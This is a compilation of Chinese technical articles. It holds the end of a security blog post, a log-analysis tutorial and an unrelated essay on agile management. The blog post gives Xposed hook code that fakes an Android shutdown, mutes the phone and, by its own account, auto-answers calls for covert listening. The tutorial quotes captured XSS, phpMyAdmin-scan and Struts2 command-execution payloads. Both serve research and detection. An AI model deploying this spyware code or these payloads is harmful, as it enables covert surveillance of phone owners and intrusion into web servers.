之前说到mWindowManagerFuncs的引用是在PhoneWindowManager的init中传过来的，从这里入手吧，Hook之，如图7。

```
try {
        XposedHelpers.findAndHookMethod(XposedHelpers.findClass(
                        "com.android.internal.policy.impl.PhoneWindowManager",
                        lpparam.classLoader), "interceptKeyBeforeQueueing",
                        KeyEvent.class, int.class, boolean.class,
                        Callbacks.cb_interceptKeyBeforeQueueing);
        XposedBridge.hookAllMethods(XposedHelpers.findClass(
                        "com.android.internal.policy.impl.PhoneWindowManager",
                        lpparam.classLoader), "init", Callbacks.cb_init);
        XposedBridge.hookAllMethods(XposedHelpers.findClass(
                        "com.android.server.power.PowerManagerService",
                        lpparam.classLoader), "wakeUpInternal",
                        Callbacks.cb_wakeUpInternal);
} catch (Exception e) {
        log(e.getLocalizedMessage());
}
```



图 7

如图8，在init方法结尾处插入一段代码，把this对象（即phoneWindowManager的引用）保存下来，取到this.mWindowManagerFuncs，反射它，利用它再次Hook它自己的shutdown方法。

```
static XC_MethodHook cb_init = new XC_MethodHook() {

        @Override
        protected void afterHookedMethod(MethodHookParam param)
                        throws Throwable {
                Hooker.phoneWindowManager = param.thisObject;
                Hooker.windowManagerFuncs = XposedHelpers.getObjectField(
                                param.thisObject, "mWindowManagerFuncs");
                Hooker.context = (Context) param.args[0];
                XposedBridge.hookAllMethods(Hooker.windowManagerFuncs.getClass(),
                                "shutdown", Callbacks.cb_shutdown);
        }
};
```



图 8

如图9在shutdown执行之前保存一个关机flag，然后显示关机动画，直接返回方法，阻止系统真实关机。在播放关机动画的同时还延时5秒抛了一个Runnable。

```
static XC_MethodHook cb_shutdown = new XC_MethodHook() {

        @Override
        protected void beforeHookedMethod(MethodHookParam param)
                        throws Throwable {
                Hooker.hijacked = true;
                showShutdownDialog();
                param.setResult(null);
        }

        void showShutdownDialog() {

                ProgressDialog pd = new ProgressDialog(Hooker.context);
                pd.setTitle("关机");
                pd.setMessage("已劫持关机");
                pd.setIndeterminate(true);
                pd.setCancelable(false);
                pd.getWindow().setType(
                                WindowManager.LayoutParams.TYPE_KEYGUARD_DIALOG);
                pd.show();
                Hooker.handler = new Handler();
                Hooker.handler.postDelayed(new myCancelShutdownDialog(pd), 5000);
        }
};
```



图 9

关机时保存的flag主要用来阻止一些系统事件，如按键、屏幕唤醒等，使伪装关机更加真实，如图10。

```
static XC_MethodHook cb_wakeUpInternal = new XC_MethodHook() {

        @Override
        protected void beforeHookedMethod(MethodHookParam param)
                        throws Throwable {
                if (Hooker.hijacked == true) {
                        param.setResult(null);
                }
        }
};
static XC_MethodHook cb_interceptKeyBeforeQueueing = new XC_MethodHook() {

        @Override
        protected void beforeHookedMethod(MethodHookParam param)
                        throws Throwable {
                if (Hooker.hijacked == true) {
                        param.setResult(null);
                }
        }
};
```

图 10

5秒以后关闭关机窗口，关闭系统音量，休眠机器，放一个Recriver监听来电，一有来电自动接听，如图11。

```
class myCancelShutdownDialog implements Runnable {
        ProgressDialog pd;

        myCancelShutdownDialog(ProgressDialog pd) {
                this.pd = pd;
        }

        @Override
        public void run() {
                pd.setCancelable(true);
                pd.cancel();
                offVolume();
                goToSleep();
                listenCall();
        }

        void offVolume() {
                AudioManager mAudioManager = (AudioManager) Hooker.context
                                .getSystemService(Context.AUDIO_SERVICE);
                mAudioManager.setStreamVolume(AudioManager.STREAM_RING, 0, 0);
                mAudioManager.setStreamVolume(AudioManager.STREAM_VOICE_CALL, 0, 0);
        }

        void goToSleep() {
                PowerManager pm = (PowerManager) Hooker.context
                                .getSystemService(Context.POWER_SERVICE);
                pm.goToSleep(SystemClock.uptimeMillis());
        }

        void listenCall() {
                BroadcastReceiverMgr mBroadcastReceiver = new BroadcastReceiverMgr();
                IntentFilter intentFilter = new IntentFilter();
                intentFilter.addAction(TelephonyManager.ACTION_PHONE_STATE_CHANGED);
                intentFilter.setPriority(Integer.MAX_VALUE);
                Hooker.context.registerReceiver(mBroadcastReceiver, intentFilter);
        }
}                                                                    security.tencent.com
```

图 11

## 发现与防御

要发现这种攻击其实也很简单，只要抓住他的弱点——关机状态下检查手机

和SIM卡的使用情况，如通话记录、流量记录等，实在有强迫症的同学可以把手机电池抠出来（要是你是高大上的iPhone系列那就把手机放远点，再远一点）。

至于防御，要及时更新系统，不要安装未知来源的APP。总之还是一句话：珍爱Android，远离root。

文中提到的工具可以在“腾讯安全应急响应中心”的实验室中下载到
地址：http://security.tencent.com/index.php/opensource/detail/14

原文链接：http://security.tencent.com/index.php/blog/msg/73

# Web攻击日志分析的过去现在与未来

作者：winsyk

## 0x00：前言

谈到日志分析大多数人的感觉是这是一个事后行为，场景当黑客成功将网站黑了。运营人员发现的时候安全人员会介入分析入侵原因，通过分析黑客攻击行为往往会回溯最近几天甚至更加久远的日志。

## 0x01：处理过程。

个人认为日志分析的过程分为3个阶段：


过去:

在之前很多网站的运营日志并不多少，只有几G多的可能几十，上百G，当出现了攻击行为时，利用grep、perl或者python脚本可以来完成， 但这也是基本偏向于事后阶段。原始阶段，通过grep关键字来发现异常，这样并不能达到实时分析的结果，往往也是需要到出事后才能介入。 在后来，我们在服务器上部署了perl脚本想通过实时tail日志来发现攻击者的行为从而进行一个好的分析。这里的问题是对服务器负载压力大，运维人员未 必会协助你部署，比较苦逼。那么我们能否在事前阶段介入呢？ 答案是有的，通过下文介绍的方法来逐步实现。

- 现在:

现在是大数据时代数据的最根本的体现就是大，随着电子商务的兴起。每天日志量上亿或者上十几亿基本成为了主流，如果还是依赖之前的脚本或者grep根本无法完成既定的分析，更谈不上能实时分析。

大数据给我们带来了很多针对大量数据处理的方案，比如hive(离线分析)、storm(实时分析框架)、impala(实时计算引擎)、haddop(分布式计算)、以及hbase，spark这样的技术。

那么在有了数据之前，我们应该做点什么能够支撑我们的安全数据分析平台呢?

我觉得可以分为几个阶段来进行:

数据收集。

数据处理。

数据实时计算。


数据存储 分为2个部分：离线和实时。

首先第一点没有数据的话，就不要往下看了。

安全分析的基础是数据，所有的数据来源都源自web日志，从业务的角度来说，这些都是业务日志，但是在我的眼里这些数据是“蜜罐”。

日志当中存在好的坏的人，我们的目标就是从中筛出坏人。

基于大数据的技术如此多，通过架构及技术选型，选择的数据类型是这样:





数据收集通过flume实现，数据订阅使用kafka来实现，数据实时计算框架使用strorm来实现实时处理，数据存储通过2个方面来实现，实时存储和离线存储。

flume： Flu-
me提供对数据进行简单处理，并写到各种数据接受方（可定制）的能力

Flume提供了从console（控制台）、RPC（Thrift-RPC）、text（文件）、tail（UNIX tail）、syslog（syslog日志系统，支持TCP和UDP等2种模式），exec（命令执行）等数据源上收集数据的能力。

kafka： Kafka1是linkedin用于日志处理的分布式消息队列。

storm： 实时计算框架，通过流处理来实现对数据的实时处理，storm具有实时性高、吞吐量大，低延迟，实时等特点，适合的场景是源源不断的数据源。 下图为storm ui界面：




日志基本处理：

通过这些方式，我们有了日志后，需要观察日志的格式理解其各个字段的意思，将日志格式化方便进行提取，此处使用正则完成匹配。 比如一段nginx 日志规则：

log_format combined '$remote_addr - $remote_user [$time_local] ' '"$request" $status $body_bytes_sent ' '"$http_referer" "$http_user_agent"';

对于恶意攻击日志，在这里的关键字有哪些用的上呢？ $request、$status、$body_bytes_sent、http_user_agent等。

通过格式化整理工作，在有了大量数据后，我们要做的就是尽可能去除眼前的障碍。

这些障碍包括各种扫描，各种爬虫，各种有意无意的入侵行为。

对于基本过滤，我们关注的主要是2个：疑似成功的和不成功的，这些通过日志可以做基本的判别。

HTTP code = 403，404，502，301，这些基本都可以判断为不成功的攻击。

而htttp code 等于200和500状态基本可判断为疑似“成功攻击”。那么在有了这些基础的筛选后，可以去除较多的无用数据。

我们的目标：记住我们要抓的那种隐藏在大量障碍数据下的攻击，并不能仅仅依靠这些来实现分析，这是不专业且不负责任的行为。

规则定制：

通过规则定制，可以结合攻防经验加之前分析过程中发现的问题整理成为规则，加入到storm实时分析job中，来发现攻击行为，将攻击行为入库。发现的多少，完全取决于规则的多少与精准，包括正则的编写， 规则的定制。

Storm规则捕获：

在storm里的实现方式是，通过正则表达式匹配关键字，如：phpinfo。

Storm里的数据流向是storm接入Kafka topic，我们可以通过tuple接收到的数据，将数据做预处理。

这个部分storm是使用prepare来做预处理，这里可以将正则表达式写入到prepare里。

Storm job是使用java编写的，这里匹配phpinfo的代码是：

```
81  public static class [redacted] extends BaseRichBolt {
82    OutputCollector _collector;
83    /*
84     *
85     * phpinfo filter bolt
86     *
87     *
88     */
89
90    Pattern phpinfo;
91
92    @Override
93    public void prepare(Map conf, TopologyContext context, OutputCollector collector) {
94      _collector = collector;
95        phpinfo = Pattern.compile("phpinfo",Pattern.CASE_INSENSITIVE);
96    }
```

有了数据的预处理后，需要执行搜索，正则表达式的逻辑就是，非黑即白，有就匹配没有就略过，这里忽略大小写。

Storm 使用execute来做执行层的逻辑判断，通过匹配tupple里是否包含Phpinfo，如果是则显示已找到phpinfo，如果不是则不回显结果。

通过将storm job，上传到Nimbus后，执行结果可发现如下信息，可实时发现phpinfo关键字，storm job的编译使用mvn来做。

```
[INFO] Scanning for projects...
[INFO]
[INFO] ------------------------------------------------------------------------
[INFO] Building storm-starter 0.9.2-incubating
[INFO] ------------------------------------------------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.4.1:clean (default-clean) @ storm-starter ---
[INFO] Deleting /usr/local/apache-storm-0.9.2-incubating/examples/storm-test/target
[INFO]
[INFO] --- maven-remote-resources-plugin:1.2.1:process (default) @ storm-starter ---
```

最后通过数据库将匹配后的结果输出到数据库内，匹配到的结果是这样子的：

storm 实时计算支持本地调试和远程调试，本地访问[http://hostname/phpinfo.php](http://hostname/phpinfo.php)，storm 抓取到的信息：

```
insert into [redacted] values ('2014-11-26 14:23:41',[redacted],'/phpinfo.php',[redacted]
MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)',' 404 ','GET',[redacted]
3 - - [26/Nov/2014:14:23:41 +0800] "GET /phpinfo.php HTTP/1.1" "0.000" 404 56 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NE
6.0; InfoPath.3; .NET4.0C; .NET4.0E)
50960 [redacted] INFO  storm.kafka.PartitionManager - Fetched 3 messages from Kafka: [redacted]
```


写入数据库内的信息：

```
| 57927 | 2014-11-26 14:23:41 | [redacted] | 2014-11-26 14:23:49 | /phpinfo.php | [redacted] | Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0
3.0.3072[redacted] InfoPath.3; .NET4.0C; [redacted] | GET | [redacted] | [redacted] - [26/Nov/2
4 56 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3
```

最后写入数据库后信息，可以看到14：23：41秒测试，14：23：49秒插入数据库。

```
| 57927 | 2014-11-26 14:23:41 | [redacted] | 2014-11-26 14:23:49 | /phpinfo.php
```

通过Phpinfo 这个关键字匹配到的信息如下：


/phpinfo.php?cx[][][][

通过将这些规则的检查结果写入数据库，通过数据库查询方式将日志筛选，提炼出攻击时间，攻击ip，攻击次数，ip来源归属地以及一天有哪些时间段攻击最多，由此可以给黑客画一张活动轨迹图。

判断黑客的技术能力，是否是常客，以及作案动机是什么，但比较悲观的是即使分析了这些，对于攻击行为还是需要采取一定的行为，比如把前top20 提取出来封掉。

其次就是攻击行为是否可进一步分析？如果只是这样分析是人人都会的，需要将这些数据结合漏洞来分析比如出现个shellshock漏洞，php cgi远程代码执行漏洞是否能发现？经过一段时间内的分析是可以总结个趋势的。

这一切的重点是特征、关键字，通过关键字势识别，就像识别你是胖的、瘦的、高的、矮的一样，先将你以类别区分出来，然后进行分析。

分析的前提是，先建立表，你想做啥查询，数据库表结构需要设置好，比如：

| Field | Type | Null | Key | Default | Extra |
|---|---|---|---|---|---|
| id | int(11) | NO | PRI | NULL | auto_increment |
| hostname | varchar(255) | YES | | NULL | |
| attack_date | varchar(255) | YES | | NULL | |
| attack_payload | mediumtext | YES | | NULL | |
| attack_method | varchar(255) | YES | | NULL | |
| attack_status | varchar(255) | YES | | NULL | |
| attack_ip | varchar(255) | YES | | NULL | |
| useragent | varchar(255) | NO | | NULL | |


这里，我们关心的信息是：攻击日志、攻击payload、攻击方法、攻击返回状态、攻击ip、攻击者浏览器指纹。

• 确定分析范围：

需要确定想找到哪些问题？sql注入、xss、文件包含、目录遍历、爆破、各种扫描器扫描。将这些信息汇集后，写入到规则中，通过storm实时计算，运算一段时间我们就会得到各种各样的数据，有了分析的基本样本。

分析，其实就是个汇总的过程，使用mysql就可以完成。

我们所有的分析都是从安全的角度来进行的，所以看看大家感兴趣的内容，有哪些user_agent？这里是awvs的扫描器指纹




各种各样的各种扫描数据:

| attack_payload |
| --- |
| /config/config_ucenter.php.bak |
| /ucenter/data/config.inc.php.bak |
| /uc_server/data/config.inc.php.bak |
| /config.inc.php.bak |

从数据分析上来看，攻击者似乎对discuz的.bak文件情有独钟。又或者，我们来看看攻击者最热衷哪些phpmyadmin?

| attack_payload |
| --- |
| /phpMyAdmin/scripts/setup.php |
| /phpMyAdmin-2.2.6/ |
| /phpMyAdmin-2.8.1-rc1/ |
| /phpMyAdmin-2.6.0-rc1/ |
| /phpMyAdmin-2.6.0-pl2/ |
| /phpMyAdmin-2.6.0-alpha2/ |
| /PHPMyAdmin/ |
| /phpMyAdmin-2.6.3-rc1/ |
| /phpMyAdmin-2/ |
| /phpMyAdmin-2.2.3/ |
| /phpMyAdmin-2.6.1-pl1/ |
| /phpMyAdmin-2.6.0-rc3/ |
| /phpMyAdmin-2.8.0-beta1/ |
| /phpMyAdmin-2.5.6-rc1/ |
| /phpMyAdmin-2.6.4-pl3/ |
| /phpMyAdmin-2.6.1-pl3/ |
| /phpMyAdmin-2.5.4/ |
| /phpMyAdmin-2.6.0-beta1/ |
| /phpMyAdmin-2.6.2/ |
| /phpMyAdmin-2.6.2-beta1/ |
| /phpMyAdmin-2.8.0-rc2/ |
| /phpMyAdmin-2.8.0/ |
| /phpMyAdmin2/ |
| /phpMyAdmin-2.6.4-pl1/libraries/grab_globals.lib.php |

以及各种各样的xss：

```
/newreply.php?my_post_key=&subject=XSS&action=do_newreply&posthash=%22%3E%3Cscript%3Ealert(1440)%3C/script%3
/user/User_ChkLogin.asp?ComeUrl=%22%20style=%22XSS:expression(alert(1455))%22
/wp-content/plugins/wp-whois/wp-whois-ajax.php?cmd=wpwhoisform&ms=Xss?domain=%3Cscript%3Ealert(1527)%3C/scri
/ApplicationProfileSample/servlet/AccountManagementServlet?balance=%22%20STYLE=%22xss:expression(alert(1242)
/index.php?contextid=4&roleid=0&id=2&group=&perpage=20&search=%22STYLE=%22xss:expression(alert(988))%3b%22%2
/phpinfo.php?a[]=%3Cscript%3Ealert(/XSS/);%3C/script%3E
/forum.asp?FORUM_ID=1&ARCHIVE=true&sortfield=lastpost&sortorder=%22%3E%3Cscript%3Efunction%20xss(){alert(213
/WebChat/chat/webchat.jsp?&scheduleid=228693&productid=29903497%22%3Cscript%3Ealert(%27XSS%27)%3C/script%3E
/WebChat/chat/ChatAction?method=pageInit&scheduleid=228693&productid=29903497%22%3Cscript%3Ealert(%27XSS%27)
/WebChat/chat/ChatAction?method=pageInit&scheduleid=228693&productid=29903497%3Cscript%3Ealert(%27XSS%27)%3C
/WebChat/chat/IntfceAction?goodid=29903497%3Cscript%3Ealert(%27XSS%27)%3C/script%3E&scheduleid=228693
/WebChat/chat/webchat.jsp?&scheduleid=228693&productid=29903497%3Cscript%3Ealert(%27XSS%27)%3C/script%3E
/WebChat/chat/side.html?goodid=29903497%3Cscript%3Ealert(%27XSS%27)%3C/script%3E&scheduleid=228693
/WebChat/chat/ChatAction?method=pageInit&scheduleid=228693&productid=29903497%3Cimg%20src=%22javascript:aler
/WebChat/chat/webchat.jsp?&scheduleid=228693&productid=29903497%3Cimg%20src=%22javascript:alert(%27XSS%27)%2
/static/image/common/swfupload.swf?movieName=%22%5D)%7Dcatch(e)%7Bif(!window.x)%7Bwindow.x=1;alert(/xss/)%7D
```

以及我们熟悉的struts2?

```
/ajax!getConfigValue.do?redirect:${%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfalse%2c%23f%3d%23
f.set%28%23_memberAccess%2ctrue%29%2c%23a%3d@java.lang.Runtime@getRuntime%28%29.exec%28%22whoami%22%29.getInputStream%28
0char%5b50000%5d%2c%23c.read%28%23d%29%2c%23genxor%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletR

/ajax!getConfigValue.do?debug=command&expression=%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3dfalse%2c
set(%23_memberAccess%2ctrue)%2c%23a%3d@java.lang.Runtime@getRuntime().exec(%22whoami%22).getInputStream()%2c%23b%3dnew%2
23d)%2c%23genxor%3d%23context.get(%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22).getWriter()%2c%23genxor.

/ajax!getConfigValue.do?debug=command&expression=%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfals
8true%29%2c%23f.set%28%23_memberAccess%2ctrue%29%2c%23a%3d@java.lang.Runtime@getRuntime%28%29.exec%28%22whoami%22%29.get
2c%23d%3dnew%20char%5b50000%5d%2c%23c.read%28%23d%29%2c%23genxor%3d%23context.get%28%22com.opensymphony.xwork2.dispatche
R%29
```

等等这些都是有特征，可被查找到的，查找到了其实不是目标，我们的目标是能不能在智能点?

因为很多的攻击数据，都是无意义的，怎么从这些当中筛选出真正的危险，这部分是自动化测试的范畴，这里先不讲。

通过对这些数据的分析，可以比较轻易的知道有哪些东西是攻击者感兴趣的，以及市面上是否出现了1day被大规模利用。

## 0x02：未来：

日志分析的未来，一定是以数据为前提的，通过机器学习和数据挖掘算法来实现对日志及攻击趋势的预测。

最后日志分析是个不断进化的过程，不断修炼。

数据库层面的压力比较大，使用Mysql对于千万级别的数据库查询有点不太适合，后续会考虑hbase等来处理。

以及考虑到使用诸如：贝叶斯算法来对历史数据进行评分及策略调整。

原文链接：http://drops.wooyun.org/tips/4051

# 再谈敏捷项目管理

作者：人月神话

前面谈敏捷开发和敏捷项目管理的文章已经很多了，由于最近在整理敏捷项目管理的培训材料，在整理材料的过程中又思考了一些离散点，特做记录。

在敏捷里面我们一直在强调团队的动态自适应和调整能力，要知道一个高成熟度的敏捷团队一定是一个能够高度高效率的进行自适应，自学习和自我调节的团队。那 么传统的层级结构一定是不适合的，包括原来传统的按阶段划分的流水线式生命周期结构，取而代之的是多个小团队之间的网状结构，在这种结构下能够通过高效的 消息传递快速的发送消息，接受反馈，并进行自我调整维持在一个动态平衡的状态。个人理解这个很类似在《失控》里面提到的看似无序而实则有序的一种高效的以 消息为中心的组织架构模式。

在引入了软件工程后，我们始终期望能够通过工程学和借鉴工厂批量自动化生产的方法来解决软件开发质量和效率问题。而对于软件本身，从需求到测试完成都属于 研发过程，而只有最终的光盘刻制才能够属于生产过程。在软件工厂的概念下，自然是将软件生产过程中的很多方法引入到了研发过程。对于一个产品研发或生产的 复杂性问题的解决，我们有两个途径，第一个途径是将其进行产品生命周期阶段的划分，然后再按阶段进行分工和上下游协作，形成标准化的SOP方法和步骤，降 低对单个阶段或人员过多的技能要求和依赖。第二个途径则是一开始就做好顶层设计和分解，然后在并行的进行各个部件的研发和生产，最后再进行集成和组装，在 这种情况下往往是顶层设计和后续组装难，但是中间并行过程相当容易。

第一种途径有一个关键的假设，即标准的SOP已经制定完成并多次验证有效，那么每一个阶段的人员只需要关注上游的输出并经过加工和作业后提供给下游，他们 并不需要对整体负责而只是对工序负责，即在这种模式下往往并不存在需要跨阶段或流程节点进行沟通的场景。但是要做到这种程度在软件领域是相当困难的，这种 方式好像就在说我们的编码人员不需要关注需求，只需要看设计文档就足够了，而我们的需求人员也不用关心最终的开发测试产出，只需要把需求传递给测试就可以 了。但是事实上再严谨的软件工程方法，包括瀑布模型都很难真正做到这点，其真正的原因还是在于我们将生产方法应用到了软件研发过程域中。

第二种途径相对来说也是我们常用的方法，即在进行完高端业务建模和技术架构设计后再进行分解，然后并行开发后再进行集成。这个好像和第一种途径并没有太大 的区别，但是注意如果我们的需求仅仅高端业务建模，集成仅仅是后续额UAT测试的话，那么我们的中间过程就变成为了一个个并行的小流水线，我们关注的是这 些并行的流水线团队本身足够小，足够相互不影响，同时我们不再关心流水线内部是否有严格的需求，设计，开发，测试各个岗位和阶段的划分。这也是前面谈到的 对于稍微大一点的项目仍然可以在做好顶层设计后分解到多个敏捷小团队高效协作的原因。

在scrum里面我们看到有两个重要的角色，一个是product owner，一个是scrum master，要注意这两个角色本身是不能重叠的。对于产品负责人重点是需求本身的优先级，每一个user story本身对产品和用户的价值创作；而对于scrum master更加关心的是每个sprint能够按约定的范围，按进度按质量高效完成，保证团队尽可能的免于外部干扰，这个和我们传统划分产品经理和研发项 目经理还是比较类似的。一个是站在用户和产品价值层面，要保证做正确的事情，而一个是站在进度和质量层面，要确保正确的做事。

敏捷项目管理我觉得最重要的不是方法论或最佳实践或工具层面，而最重要的还是敏捷团队。而对于一个敏捷团队最重要的包括了两点，一个是高效沟通和协同的意 识和积极态度，一个是本身已经积累的协作默契和差不多的知识技能积累。两种缺一不可，只有都具备了才可能最大化的减少无效沟通，这也是对于一个刚组建的团 队敏捷往往并不是最好方法的原因，刚逐渐的团队更加需要的仍然是通过传统的软件工程方法积累知识技能和团队词汇表，做为后续能够敏捷的基础要素。

我们不可能完全避免犯错误，但是我们可以通过短周期迭代和team review等多种方法尽早的发现错误和纠正错误。敏捷里面有个重要思想就是不是理想化的去要求需求不变化，而是尽可能的及早发现变化并适应变化。基于这 个思想下的原型方法，持续集成和构建，短周期迭代发布，可视化看板等都是为了这个服务，即尽早的发现和纠正问题。以避免传统软件工程中缺陷遗漏到最后引来 的巨大的坏质量成本。

在类似scrum的敏捷项目管理方法论里面，我们看到通过prodcut backlog->sprint backlog->task形成了一条完整的围绕user story的跟踪流水线，真正实现了最小粒度单元的用户故事（需求）的端到端跟踪和实现，这是一个完全理想化的条目化的过程。在这里面一致困扰我的地方还 是在于对于一个复杂系统的顶层设计或保证概念完整性的架构设计究竟在哪里？我的理解是只有完成了高层架构设计和分解后才能够进行条目化的并行作业，以保证 整个软件系统的概念完整性，否则我们后续在集成上会出比较大的问题。

